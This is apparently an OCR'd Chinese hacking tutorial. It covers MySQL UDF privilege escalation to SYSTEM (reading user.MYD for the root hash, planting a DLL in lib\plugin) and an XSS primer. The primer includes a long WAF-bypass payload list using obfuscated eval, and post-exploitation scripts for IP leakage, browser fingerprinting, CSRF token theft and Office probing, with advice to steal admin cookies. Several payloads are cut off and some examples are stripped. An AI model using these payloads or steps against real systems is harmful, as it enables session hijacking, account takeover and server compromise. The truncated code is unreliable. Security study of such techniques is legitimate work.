
获取root密码

1. 找配置文件


```
一般配置文件目录为：
Config/
Inc/
Conf/
Data/
Config.php
Config.inc.php
Inc.php
Data.php
```



1. 找user.myd




然后查看user.myd文件：



解密获取root用户的密码

正式提权

查看目标mysql的版本，根据版本决定导出的位置




5.1版本以下，调用的是系统目录(c:\windows\system32)中的dll文件并执行。


5.1版本以上包括5.1 调用的是mysql安装目录中的lib\plugin中的dll文件并执行。

版本为5.5.40 那么获取mysql安装目录


命令： `select @@basedir as basePath from dual`




在lib目录下新建plugin目录↓



安装dll并执行命令，成功提成system权限





XSS 基础学习

意义

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是JavaScript，但实际上也可以包括Java、 VBScript、ActiveX、 Flash 或者甚至是普通的HTML。攻击成功后，攻击者可能得到包括但不限于更高的权限（如执行一些操作）、私密网页内容、会话和cookie等各种内容

原理


普通

我们来根据下面这段php代码来理解xss是为什么出现的

```
<!DOCTYPE html>
<html>
<head>
 <title></title>
</head>
<body>
<?php
/**
 * Created by PhpStorm.
 * User: keac wu
 * Date: 2019/12/26 0012
 * Time: 15:53
 */

 $input= $_GET["xss"];
 echo "$input";
 ?>

</body>
</html>
```




我们随便输入一个字符，看到可以正常的在浏览器上显示出来，在源代码里面也是原封不动的出来。 这时我们插入一端javascript代码来看看。

当我们把参数改为 \的时候，可以看到弹窗了一个对话框，这意味着这个站点存在xss漏洞。



可以在源代码里面看到，我们输入的参数被当成HTML标签来执行。

文本框




当文本框换成 input 时

```
<!DOCTYPE html>
<html>
<head>
 <title></title>
</head>
<body>
<?php
/**
 * Created by PhpStorm.
 * User: keac wu
 * Date: 2019/12/26 0012
 * Time: 15:53
 */


 $input= $_GET["xss"];
 echo "<input type='text' value='$input'>"
 ?>

</body>
</html>
```

这个时候再尝试刚刚的poc，已经被转义不能弹出xss窗了




当然聪明的人已经发现了，可以通过 '>\ 来弹个窗



来分析下是为什么会出现这种情况。






在前面的input框后面多出了 '>，来看看源代码。

```
<input type='text' value=' '><script>alert(1)</script>'>
```

我们用' 来截断了前面value的字符串，然后再加入 > 闭合了前面的标签，最后插入script。

但是这样很明显就可以看出来有问题，又没什么办法不让他多出后面的那个东西呢。

来尝试下 ' onclick="alert(1)" 打开来页面没用任何反应，也没看到弹窗，别急，我们点下input



alue值为空，当鼠标点击时，就会弹出对话框。这里可能就会有人问了，如果要点击才会触发，那不是很麻烦么，成功率不就又下降了么。我来帮你解答这个问题，on事件不止onclick这一个，还有很多，如果你想不需要用户完成什么动作就可以触发的话，i可以把onclick改成

Onmousemove 当鼠标移动就触发

Onload 当页面加载完成后触发

还有很多，我这里就不一一说明了，有兴趣的朋友可以自看下下面。

分类

反射型

一般来说这种类型的XSS，需要攻击者提前构造一个恶意链接，来诱使客户点击，比如这样的一段链接：www.abc.com/?params=\

存储型

这种类型的XSS，危害比前一种大得多。比如一个攻击者在用户名中包含了一段JavaScript代码，并且服务器没有正确进行过滤输出，那就会造成浏览这个页面的用户执行这段JavaScript代码。

DOMXSS

这种类型则是利用非法输入来闭合对应的html标签。 比如，有这样的一个a标签：\\ 乍看问题不大，可是当$var的内容变为 ' onclick='alert(/xss/) //，这段代码就会被执行。

姿势

当我们被waf各种拦截的时候，可以考虑利用以下payload来进行绕过

常用绕过姿势

```
<script>prompt(1)</script>
<script>confirm(1)</script>
<script>
var fn=window[490837..toString(1<<5)];
fn(atob('YWxlcnQoMSk='));
</script>
<script>
var fn=window[String.fromCharCode(101,118,97,108)];
fn(atob('YWxlcnQoMSk='));
</script>
<script>
var fn=window[atob('ZXZhbA==')];
fn(atob('YWxlcnQoMSk='));
</script>
<script>window[490837..toString(1<<5)](atob('YWxlcnQoMSk='))</script>
<script>this[490837..toString(1<<5)](atob('YWxlcnQoMSk='))</script>
<script>this[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][+[]]+[])[!+[]+!![]+!![]]+(
<script>this[(+{}+[])[-~[]]+(![]+[])[-~-~[]]+([][+[]]+[])[-~-~-~[]]+(!![]+[])[-
<script>'str1ng'.replace(/1/,alert)</script>
<script>'bbbalert(1)cccc'.replace(/a\w{4}\(\d\)/,eval)</script>
<script>'a1l2e3r4t6'.replace(/(.).(.).(.).(.).(.)/, function(match,$1,$2,$3,$4,
<script>eval('\\u'+'0061'+'lert(1)')</script>
<script>throw~delete~typeof~prompt(1)</script>
<script>delete[a=alert]/prompt a(1)</script>
<script>delete[a=this[atob('YWxlcnQ=')]]/prompt a(1)</script>
<script>(()=>{return this})().alert(1)</script>
<script>new function(){new.target.constructor('alert(1)')();}</script>
<script>Reflect.construct(function(){new.target.constructor('alert(1)')()},[])<
<link/rel=prefetch
import href=data:q;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg>
<link rel="import" href="data:x,<script>alert(1)</script>
<script>Array.from`1${alert}3${window}2`</script>
<script>!{x(){alert(1)}}.x()</script>
<script>Array.from`${eval}alert\`1\``</script>
<script>Array.from([1],alert)</script>
<script>Promise.reject("1").then(null,alert)</script>
<svg </onload ="1> (_=alert,_(1)) "">
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/or
<marquee loop=1 width=0 onfinish=alert(1)>
<p onbeforescriptexecute="alert(1)"><svg><script>\</p>
<img onerror=alert(1) src <u></u>
<videogt;<source onerror=javascript:prompt(911)gt;
<base target="<script>alert(1)</script>"><a href="javascript:name">CLICK</a>
<base href="javascript:/"><a href="**/alert(1)"><base href="javascript:/"><a hr
<style>@KeyFrames x{</style><div style=animation-name:x onanimationstart=alert(
<script>```${``[class extends[alert``]{}]}```</script>
<script>[class extends[alert````]{}]</script>
<script>throw new class extends Function{}('alert(1)')``</script>
```

```
<script>x=new class extends Function{}('alert(1)'); x=new x;</script>
<script>new class extends alert(1){}</script>
<script>new class extends class extends class extends class extends alert(1){}{
<script>new Image()[unescape('%6f%77%6e%65%72%44%6f%63%75%6d%65%6e%74')][atob('
<script src=data:,\u006fnerror=\u0061lert(1)></script>
"><svg><script/xlink:href="data:,alert(1)
<svg><script/xlink:href=data:,alert(1)></script>
<frameset/onpageshow=alert(1)>
<div onactivate=alert('Xss') id=xss style=overflow:scroll>
<div onfocus=alert('xx') id=xss style=display:table>
```

img onerror 姿势

```
<img onerror="location='javascript:=lert(1)'" src="x">
<img onerror="location='javascript:%61lert(1)'" src="x">
<img onerror="location='javascript:\x2561lert(1)'" src="x">
<img onerror="location='javascript:\x255Cu0061lert(1)'" src="x" >
```

eval 姿势

```
/************************/
/* Encoded eval string */
/************************/
<script>
var eval_b64 = 'ZXZhbA==';
var eval_charcode = 'String.fromCharCode(101,118,97,108)';
var eval_base32 = '490837..toString(1<<5)';
var eval_non_alpha1 = '(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][+[]]+[])[!+[]+!![
var eval_non_alpha2 = '(+{}+[])[-~[]]+(![]+[])[-~-~[]]+([][+[]]+[])[-~-~-~[]]+(!
</script>

/*********************/
/* Through functions */
/*********************/
<script>
var fn=window[atob('ZXZhbA==')];
fn(/*code to eval()/*);
</script>

<script>
var fn=window[String.fromCharCode(101,118,97,108)];
fn(/*code to eval()/*);
</script>

<script>
var fn=window[490837..toString(1<<5)];
fn(/*code to eval()/*);
</script>

/***********************************/
/* Straight through window object */
/***********************************/
<script>
window[atob('ZXZhbA==')](/*code to eval()*/)
</script>

<script>
window[String.fromCharCode(101,118,97,108)](/*code to eval()*/)
</script>

<script>
window[490837..toString(1<<5)](/*code to eval()*/)
</script>

<script>
window[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][+[]]+[])[!+[]+!![]+!![]]+(!![]+[]
</script>
```

```
<script>
window[(+{}+[])[-~[]]+(![]+[])[-~-~[]]+([][+[]]+[])[-~-~-~[]]+(!![]+[])[-~[]]+(!
</script>

/***************************/
/* Straight through this */
/***************************/
<script>
this[atob('ZXZhbA==')](/*code to eval()*/)
</script>

<script>
this[String.fromCharCode(101,118,97,108)](/*code to eval()*/)
</script>

<script>
this[490837..toString(1<<5)](/*code to eval()*/)
</script>

<script>
this[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][+[]]+[])[!+[]+!![]+!![]]+(!![]+[])[
</script>

<script>
this[(+{}+[])[-~[]]+(![]+[])[-~-~[]]+([][+[]]+[])[-~-~-~[]]+(!![]+[])[-~[]]+(!![
</script>

/****************/
/* regexp based */
/****************/
<script>
'e1v2a3l'.replace(/(.).(.).(.).(.)/, function(match,$1,$2,$3,$4) { this[$1+$2+$3
</script>

/**********************************/
/* Other ways to execute strings */
/**********************************/
<script>
delete /* code to execute */
throw~delete~typeof~/* code to execute */
delete[a=/* function */]/delete a(/* params */)
var a = (new function(/* code to execute */))();
</script>
```

利用

既然找到了xss点，我们怎么利用，来插入js代码

插入js代码

Js可以干很多的事，可以获取cookies(对http-only没用)、控制用户的动作(发帖、私信什么的)等等。\ 还可以这样 比如我们在网站的留言区输入\当管理员进后台浏览留言的时候，就会触发，然后管理员的cookies和后台地址还有管理员浏览器版本等等你都可以获取到了，再用修改你的cookies，就可以不用输入账号 密码 验证码 就可以以管理员的方式来进行登录了。

当然了，还可以这样干

获取ip地址

```
//get the IP addresses associated with an account
function getIPs(callback){
 var ip_dups = {};
 //compatibility for firefox and chrome
 var RTCPeerConnection = window.RTCPeerConnection
 || window.mozRTCPeerConnection
 || window.webkitRTCPeerConnection;
 var mediaConstraints = {
 optional: [{RtpDataChannels: true}]
 };
 //firefox already has a default stun server in about:config
 // media.peerconnection.default_iceservers =
 // [{"url": "stun:stun.services.mozilla.com"}]
 var servers = undefined;
 //add same stun server for chrome
 if(window.webkitRTCPeerConnection)
 servers = {iceServers: [{urls: "stun:stun.services.mozilla.com"}]};
 //construct a new RTCPeerConnection
 var pc = new RTCPeerConnection(servers, mediaConstraints);
 //listen for candidate events
 pc.onicecandidate = function(ice){
 //skip non-candidate events
 if(ice.candidate){
 //match just the IP address
 var ip_regex = /([0-9]{1,3}(\.[0-9]{1,3}){3})/
 var ip_addr = ip_regex.exec(ice.candidate.candidate)[1];
 //remove duplicates
 if(ip_dups[ip_addr] === undefined)
 callback(ip_addr);
 ip_dups[ip_addr] = true;
 }
 };
 //create a bogus data channel
 pc.createDataChannel("");
 //create an offer sdp
 pc.createOffer(function(result){
 //trigger the stun server request
 pc.setLocalDescription(result, function(){}, function(){});
 }, function(){});
}
//insert IP addresses into the page
getIPs(function(ip){
 var li = document.createElement("li");
 li.textContent = ip;
 //local IPs
 if (ip.match(/^(192\.168\.|169\.254\.|10\.|172\.(1[6-9]|2\d|3[01]))/))
 // do something with PRIVATE IPs
 //assume the rest are public IPs
```

```
  else
  // do something with PUBLIC IPs
 });
```

获取浏览器信息

```
document.write('<P>'+navigator.appName+'</P>');
document.write('<P>'+navigator.appVersion+'</P>');
document.write('<P>'+navigator.platform+'</P>');
document.write('<P>'+navigator.userAgent+'</P>');

var plugins = navigator.plugins;
var mimeTypes = navigator.mimeTypes

document.write('<P>');
for (i=0;i<plugins.length;i++) {
 var plugin = plugins[i];
 document.write('<B>'+plugin.name+'</B><BR>');
 document.write(plugin.filename+' - '+plugin.description+'<BR>');
 for(j=0;j<plugin.length;j++) {
 var mimetype = plugin[j];
 document.write(mimetype.type);
 if(mimetype.description) {
 document.write(' : '+mimetype.description);
 }
 if(mimetype.suffixes) {
 document.write(' - extentions: '+mimetype.suffixes);
 }
 document.write('<BR>');
 }

}
document.write('</P>');
```

CSRF

```
function request(url, type, callback, send){
 var oReq = new XMLHttpRequest();
 oReq.open(type, url, true);
 oReq.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
 oReq.onload = callback;
 oReq.send(send);
};

function getListener () {
 var el = document.createElement('div');
 el.innerHTML = this.responseText;
 request('csrf.php', 'POST', postListener, 'csrf_token=' + el.querySelector('inp
};

function postListener(){
 console.log(this.responseText)
};

request('csrf.php', 'GET', getListener);
```

获取office信息

```
var ma = 1;
var mb = 1;
var mc = 1;
var md = 1;

try {
 ma = new ActiveXObject("SharePoint.OpenDocuments.4")
} catch (e) {}

try {
 mb = new ActiveXObject("SharePoint.OpenDocuments.3")
} catch (e) {}

try {
 mc = new ActiveXObject("SharePoint.OpenDocuments.2")
} catch (e) {}

try {
 md = new ActiveXObject("SharePoint.OpenDocuments.1")
} catch (e) {}

